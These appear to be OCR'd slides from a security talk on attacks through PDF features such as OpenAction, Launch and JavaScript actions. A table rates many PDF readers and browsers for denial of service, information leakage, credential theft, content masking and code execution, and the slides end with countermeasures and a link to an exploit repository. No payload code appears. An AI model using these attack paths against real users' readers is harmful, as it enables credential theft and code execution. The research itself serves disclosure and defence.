
A *launch action* launches an application or opens or prints a document.

- PDF has “code execution by design”


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
Call Action
JavaScript
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
File
Embedded File
Local File
URL
Network Share

Overview

1. **PDF Basics**
2. **Denial of Service**
3. **Information Disclosure**
4. **Data Manipulation**
5. **Code Execution**
6. **Evaluation**



Attack Category		DoS		Information Disclosure				Data Manipulation			RCE
Application		Infinite loop	Deflate bomb	URL invocation	Form data leakage	Local file leakage	Credential theft	Form modification	File write access	Content masking	Code execution
Acrobat Reader DC	Windows	●	●	●	○	○	○	●	○	○	○
Foxit Reader		●	●	○	○	○	●	○	○	○	○
PDF-XChange Viewer		●	●	●	●	●	●	●	○	●	○
Perfect PDF Reader		●	●	●	●	◐	●	○	○	○	○
PDF Studio Viewer		○	●	●	●	○	○	○	○	○	●
Nitro Reader		●	●	●	●	○	●	○	○	●	●
Acrobat Pro DC		●	●	●	○	○	○	●	○	○	○
Foxit PhantomPDF		●	●	○	○	○	●	○	○	○	○
PDF-XChange Editor		●	●	●	●	●	●	●	●	○	○
Perfect PDF Premium		●	●	●	●	◐	●	○	○	○	○
PDF Studio Pro		○	●	●	●	○	○	○	○	○	●
Nitro Pro		●	○	●	●	○	●	○	○	●	●
Nuance Power PDF		●	●	●	○	●	●	○	○	●	○
iSkysoft PDF Editor		●	○	○	○	○	○	○	○	○	○
Master PDF Editor		●	○	●	●	◐	●	○	●	○	○
Soda PDF Desktop		●	●	●	○	○	●	○	○	●	○
PDF Architect		●	●	●	○	○	●	○	○	●	○
PDFelement		●	○	○	○	○	○	○	○	○	○
Preview	Mac	●	●	○	○	○	○	○	○	○	○
Skim		●	●	○	○	○	○	○	○	○	○
Evince	Linux	○	●	○	○	○	○	○	○	○	◐
Okular		●	●	○	○	○	○	○	○	○	◐
MuPDF		●	○	○	○	○	○	○	○	○	◐
Chrome	Web	◐	●	●	●	○	○	○	○	○	○
Firefox		◐	●	●	○	○	○	○	○	○	○
Safari		○	○	○	○	○	○	○	○	○	○
Opera		◐	◐	●	●	○	○	○	○	○	○
Edge		○	○	○	○	○	○	○	○	○	○

● Application vulnerable ◐ Vulnerability limited ○ Not vulnerable

Countermeasures

- Eliminating specification ambiguities
- Resource limitation and sandboxing
- Removing or restricting JavaScript
- Identification of dangerous paths

Black Hat Sound Bytes

- PDF is a complex format
- Standard is full of pitfalls
- Logic chain RCE in 2020 :)

Exploits: https://github.com/RUB-NDS/PDF101